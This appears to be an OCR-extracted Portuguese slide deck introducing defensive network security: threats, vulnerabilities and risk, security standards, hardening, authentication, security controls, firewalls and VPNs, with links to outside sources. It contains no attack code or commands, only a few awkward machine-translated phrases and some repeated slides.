https://sourcedaddy.com/networking/threats-vulnerabilities-and-attacks.html

AMEAÇAS, VULNERABILIDADES E RISCO

AMEAÇAS,VULNERABILIDADES E RISCO

Ameaça

- **Uma ameaça refere-se a um incidente novo ou descoberto recentemente que tem o potencial de prejudicar um sistema ou sua empresa em geral. Existem três tipos principais de ameaças:**
- Ameaças naturais **, como inundações, furacões ou tornados**
- Ameaças não intencionais **, como um funcionário, acessando incorretamente as informações incorretas**
- Ameaças intencionais **, como spyware, malware, empresas de adware ou ações de um funcionário insatisfeito**
- **Essas ameaças podem ser incontroláveis e geralmente difíceis ou impossíveis de identificar com antecedência. Mesmo assim, certas medidas ajudam a avaliar ameaças regularmente, para que você possa estar melhor preparado quando uma situação ocorrer. Aqui estão algumas maneiras de fazer isso:**
- Garanta que os membros da sua equipe se mantenham informados **sobre as tendências atuais em segurança cibernética, para que possam identificar rapidamente novas ameaças. Eles devem se inscrever em blogs (como Wired) e podcasts (como Techgenix Extreme IT) que abordam esses problemas e ingressar em associações profissionais para que possam se beneficiar com a divulgação de feeds de notícias, conferências e seminários on-line .**
- Realize avaliações regulares de ameaças **para determinar as melhores abordagens para proteger um sistema contra uma ameaça específica, além de avaliar diferentes tipos de ameaças.**
- Realize testes de penetração **modelando ameaças do mundo real para descobrir vulnerabilidades.**

AMEAÇAS,VULNERABILIDADES E RISCO

Vulnerabilidade

- **Uma vulnerabilidade refere-se a uma fraqueza** conhecida **de um ativo (recurso) que pode ser explorado por um ou mais atacantes. Em outras palavras, é um problema conhecido que permite que um ataque seja bem-sucedido. Por exemplo, quando um membro da equipe renuncia e você esquece de desativar o acesso a contas externas, alterar logins ou remover seus nomes dos cartões de crédito da empresa, isso deixa sua empresa aberta a ameaças intencionais e não intencionais. No entanto, a maioria das vulnerabilidades é explorada por invasores automatizados e não por humanos que estão do outro lado da rede.**
- **Testar vulnerabilidades é fundamental para garantir a segurança contínua de seus sistemas. Ao identificar pontos fracos, você pode desenvolver uma estratégia para uma resposta rápida. Aqui estão algumas perguntas a serem feitas ao determinar suas vulnerabilidades de segurança:**

- **Seus dados são armazenados em backup e armazenados em um local externo seguro?**
- **Seus dados são armazenados na nuvem? Se sim, como exatamente está sendo protegido contra vulnerabilidades na nuvem?**
- **Que tipo de segurança de rede você tem para determinar quem pode acessar, modificar ou excluir informações de dentro da sua organização?**
- **Que tipo de proteção antivírus está em uso? As licenças estão atualizadas? Está funcionando quantas vezes for necessário?**
- **Você tem um plano de recuperação de dados no caso de uma vulnerabilidade ser explorada?**

AMEAÇAS,VULNERABILIDADES E RISCO

Risco

- **Risco é definido como o** potencial **de perda ou dano quando uma ameaça explora uma vulnerabilidade. Exemplos de risco incluem perdas financeiras, perda de privacidade, danos à reputação, implicações legais e até perda de vidas.**
- **O risco também pode ser definido da seguinte forma:**
- *Risco = vulnerabilidade de ameaça* **X**
- **Reduza seu potencial de risco criando e implementando um plano de gerenciamento de riscos. Aqui estão os principais aspectos a serem considerados ao desenvolver sua estratégia de gerenciamento de riscos:**

- Avalie o risco e determine as necessidades **. Quando se trata de projetar e implementar uma estrutura de avaliação de riscos, é fundamental priorizar as violações mais importantes que precisam ser tratadas. Embora a frequência possa diferir em cada organização, esse nível de avaliação deve ser feito regularmente e de forma recorrente.**
- Inclua uma perspectiva total das partes interessadas **. As partes interessadas incluem os empresários, funcionários, clientes e até fornecedores. Todos esses atores têm o potencial de impactar negativamente a organização (ameaças em potencial), mas ao mesmo tempo podem ser ativos para ajudar a mitigar os riscos.**
- Designe um grupo central de funcionários **responsáveis pelo gerenciamento de riscos e determine o nível de financiamento apropriado para esta atividade.**
- Implemente políticas apropriadas e controles relacionados **e garanta que os usuários finais apropriados sejam informados de toda e qualquer alteração.**
- Monitorar e avaliar a eficácia da política e controle **. As fontes de risco estão sempre mudando, o que significa que sua equipe deve estar preparada para fazer os ajustes necessários na estrutura. Isso também pode envolver a incorporação de novas ferramentas e técnicas de monitoramento.**

AMEAÇAS DE REDES

- Ameaças Internas: **Funcionário insatisfeito ou usuário mal treinado;**
- Ameaças Externas: **Ataques de cibercriminosos ou espionagem industrial;**
- Ameaças não estruturadas: **Ameaças que tem um foco geral, não necessariamente à sua empresa, mas por não implementar as boas práticas de segurança, foi afetado;**
- Ameaças estruturadas: **São ameaças que já tem um especialização, seja atacar empresas de um determinado ramo ou uma única organização;**

TIPOS DE VULNERABILIDADES EM REDES

- **Utilização de protocolos de redes inseguros, Ex: FTP, HTTP, TELNET e etc;**
- **Sistemas operacionais vulneráveis;**
- **Dispositivos de redes vulnerável, sem autenticação ou com alguma vulnerabilidade;**
- **Serviços mal configurados;**
- **Utilização de senhas padrões;**
- **Falta de implementação de mecanismos de segurança em protocolos e dispositivos;**
- **Arquitetura de redes mal implementada**

ATAQUES DE REDES

- **DoS e DDoS;**
- **Sniffing and Spoofing;**
- **Port Scannings;**
- **Malware and Viruses;**
- **Vulnerability Exploitation;**
- **Session Hijacking;**
- **Social Engineering;**
- **Envenenamento de protocolos;**
- **Buffer Overflow;**
- **Password Attacks;**

https://www.bitlyft.com/what-is-computer-network-defense-cnd/

https://blog.rsisecurity.com/top-10-network-security-threats/

https://securitytrails.com/blog/top-10-common-network-security-threats-explained

https://www.cynet.com/cyber-attacks/network-attacks-and-network-security-threats/#:~:text=A%20network%20attack%20is%20an,or%20perform%20other%20malicious%20activity.&text=Passive%3A%20Attackers%20gain%20access%20to,the%20data%2C%20leaving%20it%20intact.

NORMAS EPADRÕES

- **ISO 27001:** A norma ISO 27001 é o padrão e a referência Internacional para a gestão da Segurança da informação, assim como a ISO 9001 é a referência Internacional para a certificação de gestão em Qualidade.

  A norma ISO 27001 tem vindo, de forma continuada, a ser melhorada ao longo dos anos e deriva de um conjunto anterior de normas, nomeadamente a ISO 27001 e a BS7799 (British Standards). A sua origem remota na realidade a um documento publicado em 1992 por um departamento do governo Britânico que estabelecia um código de práticas relativas à gestão da Segurança da Informação.
  https://www.27001.pt/

- NIST: **O National Institute of Standards and Technology (NIST) (em português: Instituto Nacional de Padrões e Tecnologia), anteriormente conhecido como The National Bureau of Standards, é uma agência governamental não regulatória da administração de tecnologia do Departamento de Comércio dos Estados Unidos. A missão do instituto é promover a inovação e a competitividade industrial dos Estados Unidos, promovendo a metrologia, os padrões e a tecnologia de forma que ampliem a segurança econômica e melhorem a qualidade de vida.**

  https://www.nist.gov/

NORMAS EPADRÕES

- **C2M2:** O programa Modelo de Maturidade em Cibersegurança (C2M2) é um esforço de parceria público-privada que foi estabelecido como resultado dos esforços da Administração para melhorar os recursos de segurança cibernética do subsetor de eletricidade e para entender a postura de segurança cibernética da rede. O C2M2 ajuda as organizações - independentemente do tamanho, tipo ou setor - a avaliar, priorizar e melhorar seus próprios recursos de segurança cibernética.
- O modelo concentra-se na implementação e gerenciamento de práticas de segurança cibernética associadas à operação e uso de ativos de tecnologia da informação e tecnologia operacional e aos ambientes em que eles operam. O objetivo é apoiar o desenvolvimento e a medição contínuos dos recursos de segurança cibernética em qualquer organização

https://www.energy.gov/ceser/activities/cybersecurity-critical-energy-infrastructure/energy-sector-cybersecurity-0

- **PCI-DSS: PCI DSS, acrônimo para** *Payment Card Industry Data Security Standards* **(Padrão de Segurança de Dados da Indústria de Cartões de Pagamento), é um padrão que prevê a proteção da privacidade e da confidencialidade da dados de cartões de pagamento. A conformidade ao PCI DSS é requerida de qualquer organização que transmita, processe ou armazene tais dados. Organizações que sofram com vazamentos de tais dados podem ter que arcar com milhões de dólares em multas e custos de remediação, perder a confiança de clientes, e sofrer com danos duradouros em suas marcas.**

https://pt.pcisecuritystandards.org/index.php

NORMAS EPADRÕES

- **HIPAA:** A Lei de Portabilidade e Responsabilidade do Seguro de Saúde de 1996 (HIPAA) exigia que o Secretário do Departamento de Saúde e Serviços Humanos dos EUA (HHS) desenvolvesse regulamentos que protegessem a privacidade e a segurança de determinadas informações de saúde.

https://www.hhs.gov/hipaa/for-professionals/security/laws-regulations/index.html

- **PTES:** O padrão de execução do teste de penetração consiste em sete (7) seções principais. Elas abrangem tudo relacionado a um teste de penetração - desde a comunicação inicial e o raciocínio por trás de um teste, até as fases de coleta de inteligência e modelagem de ameaças, nas quais os testadores estão trabalhando nos bastidores para entender melhor a organização testada, através da pesquisa de vulnerabilidades, exploração e pós-exploração, onde os conhecimentos técnicos de segurança dos testadores passam a ser combinados com o entendimento comercial do trabalho e, finalmente, com os relatórios, que capturam todo o processo, de uma maneira que faça sentido para o cliente e forneça o mais valor para isso.

http://www.pentest-standard.org/index.php/Main_Page

NORMAS EPADRÕES

- **HIPAA:** A Lei de Portabilidade e Responsabilidade do Seguro de Saúde de 1996 (HIPAA) exigia que o Secretário do Departamento de Saúde e Serviços Humanos dos EUA (HHS) desenvolvesse regulamentos que protegessem a privacidade e a segurança de determinadas informações de saúde.


https://www.hhs.gov/hipaa/for-professionals/security/laws-regulations/index.html

- **PTES:** O padrão de execução do teste de penetração consiste em sete (7) seções principais. Elas abrangem tudo relacionado a um teste de penetração - desde a comunicação inicial e o raciocínio por trás de um teste, até as fases de coleta de inteligência e modelagem de ameaças, nas quais os testadores estão trabalhando nos bastidores para entender melhor a organização testada, através da pesquisa de vulnerabilidades, exploração e pós-exploração, onde os conhecimentos técnicos de segurança dos testadores passam a ser combinados com o entendimento comercial do trabalho e, finalmente, com os relatórios, que capturam todo o processo, de uma maneira que faça sentido para o cliente e forneça o mais valor para isso.

http://www.pentest-standard.org/index.php/Main_Page

DESENVOLVIMENTO DE POLITICAS ERELATÓRIOS

- **Exemplos de Relatórios:** https://github.com/CyberSecurityUP/information-security-relatory
- **Desenvolver um relatório e politica é essencial para priorizar e manter os devidos controles de segurança, por isso, caso tenha dúvidas, veja exemplos de como criar seu próprio report**
- https://www.whitesourcesoftware.com/developers-security-report/



MÉTODOS DE PROTEÇÕES E SEGURANÇA

HARDENING

- **Hardening** é um processo de mapeamento das ameaças, mitigação dos riscos e execução das atividades corretivas, com foco na infraestrutura e objetivo principal de torná-la preparada para enfrentar tentativas de ataque.
- O fortalecimento de sistemas exige uma abordagem metódica para auditar, identificar, fechar e controlar possíveis vulnerabilidades de segurança em toda a organização. Existem vários tipos de atividades de proteção do sistema, incluindo:

- Endurecimento de aplicação
- Proteção do sistema operacional
- Proteção do servidor
- Proteção de banco de dados
- Proteção de rede

HARDENING


- A "superfície de ataque" é a combinação de todas as possíveis falhas e backdoors na tecnologia que podem ser exploradas por hackers. Essas vulnerabilidades podem ocorrer de várias maneiras, incluindo:
- Senhas padrão e codificadas permanentemente
- Senhas e outras credenciais armazenadas em arquivos de texto sem formatação
- Vulnerabilidades de software e firmware não corrigidas
- BIOS, firewalls, portas, servidores, comutadores, roteadores ou outras partes da infraestrutura mal configurados
- Tráfego de rede não criptografado ou dados em repouso
- Falta de acesso privilegiado

https://www.beyondtrust.com/resources/glossary/systems-hardening#:~:text=Training-,Systems%20Hardening,%2C%20firmware%2C%20and%20other%20areas.&text=By%20removing%20superfluous%20programs%2C%20accounts,%2C%20permissions%2C%20access%2C%20etc.

CIS CONTROLS

- Os controles críticos de segurança da CIS são um conjunto recomendado de ações para defesa cibernética que fornecem maneiras específicas e acionáveis para interromper os ataques mais comuns e perigosos da atualidade. Um dos principais benefícios dos Controles é que eles priorizam e concentram um número menor de ações com altos resultados de pagamento. Os controles são eficazes porque são derivados dos padrões de ataque mais comuns destacados nos principais relatórios de ameaças e analisados em uma comunidade muito ampla de profissionais do governo e da indústria. Eles foram criados pelas pessoas que sabem como os ataques funcionam - equipes NSA Red e Blue, laboratórios de energia nuclear do Departamento de Energia dos EUA, organizações policiais e algumas das principais organizações forenses e de resposta a incidentes do país - para responder à pergunta "o que fazer precisamos fazer para impedir ataques conhecidos ". Esse grupo de especialistas chegou a um consenso e hoje temos os controles mais atuais. A chave para o valor contínuo é que os controles são atualizados com base em novos ataques que são identificados e analisados por grupos da Verizon à Symantec, para que os controles possam interromper ou atenuar esses ataques.

https://www.sans.org/critical-security-controls/



20 CONTROLES DO CIS

20 CONTROLES DO CIS -APLICADOS

- Esses 20 Controles de segurança aplicados em cima soluções
- https://www.sans.org/media/critical-security-controls/Poster_Fall_2014_CSCs_WEB.PDF

AAA (AUTENTICAÇÃO, AUTORIZAÇÃO E AUDITORIA)

Autenticação (Authentication)

- A autenticação se refere ao processo de se apresentar uma identidade digital de uma entidade para outra. Normalmente, esta autenticação ocorre entre um cliente e um servidor. De uma forma mais geral, a autenticação é efetuada através da apresentação de uma identidade e suas credenciais correspondentes, como a senha associada, tickets, tokens e certificados digitais.

Autorização (Authorization)

- A autorização se refere à associação de certos tipos de privilégios para uma entidade, baseados na própria autenticação da entidade e de quais serviços estão sendo requisitados. Dentre as políticas de autorização, podemos utilizar restrições em determinados horários, restrições de acordo com o grupo ao qual pertence o usuário e proteção contra múltiplas conexões simultâneas efetuadas pelo mesmo usuário. Como exemplo de aplicações que utilizam estas políticas de autorização, podemos citar as políticas de Qualidade de Serviço, que podem fornecer mais banda de acordo com o serviço requisitado, o controle de certos tipos de pacotes, como ocorre no traffic shapping, dentre outros.

Auditoria (Accounting)

- Accounting se refere ao monitoramento do comportamento dos usuários e de que forma estes consomem os recursos da rede. Estas informações podem ser muito úteis para melhor gerenciar os recursos de rede, para a cobrança de serviços e para o planejamento de quais setores da rede precisam ser melhorados.

https://www.gta.ufrj.br/grad/08_1/radius/Auditoria(Accounting).html#Topic13

TIPOS DE AUTENTICAÇÃO

Autenticação de fator único

- Também conhecida como autenticação primária , essa é a forma mais simples e comum de autenticação. A autenticação de fator único requer, é claro, apenas um método de autenticação, como senha, pino de segurança, cartão PIV etc. para conceder acesso a um sistema ou serviço.

Autenticação de 2º fator

- Adicionando uma camada de complexidade, o 2FA requer um segundo fator para verificar a identidade do usuário. Exemplos comuns incluem tokens gerados por um dispositivo registrado, senhas de uso único ou números PIN. A mera presença de dois métodos de autenticação melhora significativamente sua postura de segurança - de fato, de acordo com uma pesquisa da Symantec , **80% das violações de dados podem ser evitadas pelo 2FA.**

TIPOS DE AUTENTICAÇÃO

Autenticação multifatorial

- A autenticação multifator (MFA) é o método de autenticação mais sofisticado que utiliza 2 ou mais fatores independentes para conceder acesso do usuário a um sistema. Em cenários típicos, os métodos de AMF aproveitam pelo menos 2 ou 3 das seguintes categorias.

1. **Algo que você sabe** - uma senha ou um alfinete
2. **Algo que você tem** - telefone celular ou um token de segurança
3. **Algo que você é** - impressão digital ou FaceID
4. **Algo que você faz** - velocidade de digitação, informações de localização etc.

Autenticação básica HTTP

- Usando essa abordagem, um agente de usuário simplesmente fornece um nome de usuário e senha para provar sua autenticação. Essa abordagem não requer cookies, IDs de sessão ou páginas de login porque utiliza o próprio cabeçalho HTTP. Embora simples de usar, esse método de autenticação é vulnerável a ataques que podem capturar as credenciais do usuário em trânsito.

TIPOS DE AUTENTICAÇÃO

Chaves de API

- Uma chave de API é um identificador destinado a identificar a origem das solicitações de serviço da web (ou tipos semelhantes de solicitações). Uma chave é gerada na primeira vez que um usuário tenta obter acesso autorizado a um sistema através do registro. A partir daí, a chave da API se associa a um token secreto e é enviada juntamente com as solicitações posteriores. Quando o usuário tenta entrar novamente no sistema, sua chave exclusiva é usada para provar que é o mesmo usuário de antes. Este método de autenticação da API é muito rápido e confiável, mas é frequentemente mal utilizado. Mais importante, esse método de autenticação não é um método de autorização.

OAuth

- Oauth é um dos métodos mais seguros de autenticação de API e suporta autenticação e autorização. OAuth permite que a API seja autenticada estabelecendo escopo e pode acessar o sistema ou recurso solicitado. Este é fundamentalmente um meio muito seguro de autenticação na sua API.

https://www.okta.com/blog/2019/02/the-ultimate-authentication-playbook/

PROTOCOLOS DE SEGURANÇA DE REDES

- SSH, SFTP, HTTPS, SSL, TLS, WPA2, IPSEC e etc
- https://crypto.stanford.edu/cs155old/cs155-spring11/lectures/13-network-defense.pdf
- https://www.ibm.com/support/knowledgecenter/SSLTBW_2.4.0/com.ibm.zos.v2r4.halz002/security_protocols.htm
- https://enterprisedt.com/white-papers/how_ssh_tls_sftp_and_ftps_work.pdf

CERTIFICADO DIGITAL

- Um **Certificado Digital** é uma "senha" eletrônica que permite a uma organização organizar troca de dados com segurança pela Internet usando a infraestrutura de chave pública (PKI). O certificado digital também é conhecido como **certificado de chave pública** ou **certificado de identidade.**
- Um certificado Digital possui:
  - Detalhes de chave pública do proprietário
  - Nome do Proprietário
  - Data de expiração da chave pública
  - Nome da Autoridade Certificadora (CA)
  - Número de série do Certificado
  - Assinatura digital do Emissor

https://www.digicert.com/ssl/

https://www.comodo.com/resources/small-business/digital-certificates.php

https://en.wikipedia.org/wiki/Public_key_certificate

https://pt.wikipedia.org/wiki/Certificado_digital

GESTÃO DE PATCHES

- O gerenciamento de patches é o processo que ajuda a adquirir, testar e instalar vários patches (alterações de código) em aplicativos e ferramentas de software existentes em um computador, permitindo que os sistemas se mantenham atualizados sobre os patches existentes e determinando quais são os apropriados. O gerenciamento de patches se torna fácil e simples.
- O gerenciamento de patches é feito principalmente por empresas de software como parte de seus esforços internos para corrigir problemas com as diferentes versões de programas de software e também para ajudar a analisar programas de software existentes e detectar qualquer possível falta de recursos de segurança ou outras atualizações.
- **As correções de software** ajudam a corrigir os problemas existentes e são notados somente após o lançamento inicial do software. Os patches referem-se principalmente à segurança, enquanto existem alguns que também dizem respeito à funcionalidade específica dos programas.

https://www.itarian.com/patch-management.php

GESTÃO DEVULNERABILIDADES

- O gerenciamento de vulnerabilidades é uma responsabilidade essencial de qualquer equipe de segurança de TI ou provedor de serviços de segurança gerenciado , e envolve a avaliação, a atenuação (se necessário) e o relatório de quaisquer vulnerabilidades de segurança existentes nos sistemas e software de uma organização. Porém, as vulnerabilidades podem ser gerenciadas apenas se forem descobertas e identificadas, e a maneira de conseguir isso é através de um programa abrangente de verificação de vulnerabilidades.

https://www.esecurityplanet.com/network-security/vulnerability-scanning.html

ANALISE DEVULNERABILIDADE

- A verificação de vulnerabilidades e os testes de penetração costumam ser confusos, mas, na verdade, os dois procedimentos de segurança são bem diferentes e são usados para propósitos diferentes.
- No nível mais básico, a verificação de vulnerabilidades visa identificar quaisquer sistemas sujeitos a vulnerabilidades conhecidas, enquanto um teste de penetração visa identificar pontos fracos nas configurações específicas do sistema e nos processos e práticas organizacionais que podem ser explorados para comprometer a segurança.
- Como ilustração da diferença entre uma verificação de vulnerabilidade e um teste de penetração, um teste de caneta pode envolver:

- Usando técnicas de engenharia social , como se passar por um gerente e pedir uma senha a um funcionário para obter acesso a um banco de dados ou outro sistema
- Interceptando e usando senhas não criptografadas enviadas pela rede
- Enviar e-mails de phishing para usuários para obter acesso a contas

ANALISE DEVULNERABILIDADE

- A verificação de vulnerabilidades localiza sistemas e software que possuem vulnerabilidades de segurança conhecidas, mas essas informações são úteis apenas para as equipes de segurança de TI quando usadas como a primeira parte de um processo de gerenciamento de vulnerabilidades em quatro partes.
- **Processo de gerenciamento de vulnerabilidades**
- Esse processo de gerenciamento de vulnerabilidades envolve:
  - Identificação de vulnerabilidades
  - Avaliação do risco representado por quaisquer vulnerabilidades identificadas
  - Tratamento de quaisquer vulnerabilidades identificadas
  - Relatórios sobre vulnerabilidades e como elas foram tratadas

ANALISE DEVULNERABILIDADE

- **Identificação de vulnerabilidades**
- A principal maneira de identificar vulnerabilidades é através da verificação de vulnerabilidades, e a eficácia de um scanner depende de duas coisas:
  - a capacidade do scanner de localizar e identificar dispositivos, software e portas abertas e coletar outras informações do sistema
  - a capacidade de correlacionar essas informações com informações conhecidas sobre vulnerabilidade de um ou mais bancos de dados de vulnerabilidade
- A verificação de vulnerabilidade pode ser configurada para ser mais ou menos agressiva ou invasiva, e isso é importante porque existe a possibilidade de que o processo de verificação possa afetar o desempenho ou a estabilidade dos sistemas que estão sendo interrogados. Também pode causar problemas de largura de banda em algumas redes.

https://www.esecurityplanet.com/network-security/vulnerability-scanning.html

CONTROLES DE SEGURANÇA

- A segurança do computador geralmente é dividida em três categorias principais distintas, comumente chamadas de *controles* :
  - Fisica
  - Técnico
  - Administrativo
- Essas três categorias amplas definem os principais objetivos da implementação de segurança adequada. Dentro desses controles, existem subcategorias que detalham mais os controles e como implementá-los.

CONTROLES DE SEGURANÇA

Controles Físicos

- Controle físico é a implementação de medidas de segurança em uma estrutura definida usada para impedir ou impedir o acesso não autorizado a materiais sensíveis. Exemplos de controles físicos são:
- Câmeras de vigilância em circuito fechado
- Sistemas de alarme térmico ou de movimento
- Seguranças
- Pictures IDs
- Portas de aço trancadas e parafusadas
- Biometria (inclui impressão digital, voz, rosto, íris, caligrafia e outros métodos automatizados usados para reconhecer indivíduos)

CONTROLES DE SEGURANÇA

Controles Técnicos

- Os controles técnicos usam a tecnologia como base para controlar o acesso e o uso de dados confidenciais em uma estrutura física e em uma rede. Os controles técnicos têm amplo alcance e abrangem tecnologias como:
- Criptografia
- Cartões inteligentes
- Autenticação de rede
- Listas de controle de acesso (ACLs)
- Software de auditoria de integridade de arquivos

CONTROLES DE SEGURANÇA

Controles Administrativos

- Os controles administrativos definem os fatores humanos de segurança. Envolve todos os níveis de pessoal dentro de uma organização e determina quais usuários têm acesso a quais recursos e informações por meios como:
- Treinamento e conscientização
- Planos de preparação e recuperação de desastres
- Estratégias de recrutamento e separação de pessoal
- Registro e contabilidade de pessoal

FIREWALLS

- Um firewall é um dispositivo de segurança da rede que monitora o tráfego de rede de entrada e saída e decide permitir ou bloquear tráfegos específicos de acordo com um conjunto definido de regras de segurança.
- Os firewalls têm sido a linha de frente da defesa na segurança de rede há mais de 25 anos. Eles colocam uma barreira entre redes internas protegidas e controladas que podem ser redes externas confiáveis ou não, como a Internet.
- Um firewall pode ser um hardware, software ou ambos.

FIREWALLS -TIPOS

- Os tipos de firewall podem ser divididos em várias categorias diferentes, com base em sua estrutura geral e método de operação. Aqui estão oito tipos de firewalls :

1. Firewalls de filtragem de pacotes
2. Gateways no nível do circuito
3. Firewalls de inspeção com estado
4. Gateways no nível do aplicativo (aka firewalls proxy)
5. Firewalls de última geração
6. Firewalls de software
7. Firewalls de hardware
8. Firewalls na nuvem

https://www.compuquip.com/blog/the-different-types-of-firewall-architectures

https://searchsecurity.techtarget.com/feature/The-five-different-types-of-firewalls

https://medium.com/@shrinathdhormare/what-is-firewall-1d9780721e9a

VPN

- Uma VPN, ou rede virtual privada, permite criar uma conexão segura com outra rede pela Internet. As VPNs podem ser usadas para acessar sites restritos por região, proteger sua atividade de navegação de olhares indiscretos no Wi-Fi público e muito mais.
- Em termos muito simples, uma VPN conecta seu PC, smartphone ou tablet a outro computador (chamado servidor) em algum lugar da Internet e permite navegar na Internet usando a conexão à Internet desse computador. Portanto, se esse servidor estiver em um país diferente, parecerá que você é proveniente desse país e poderá acessar coisas que normalmente não poderia.
- Então, como isso ajuda você? Boa pergunta! Você pode usar uma VPN para:
- Ignore restrições geográficas em sites ou faça streaming de áudio e vídeo.
- Assista a streaming de mídia como Netflix e Hulu.
- Proteja-se de bisbilhotar pontos de acesso Wi-Fi não confiáveis.
- Obtenha pelo menos algum anonimato online ocultando sua verdadeira localização.
- Proteja-se contra o logon durante o torrent.
- Atualmente, muitas pessoas estão usando uma VPN para torrent ou contornar restrições geográficas para assistir a conteúdo em um país diferente. Eles ainda são muito úteis para se proteger enquanto trabalha em uma cafeteria, mas esse dificilmente é o único uso.

https://www.howtogeek.com/133680/htg-explains-what-is-a-vpn/

VPN -PROTOCOLOS

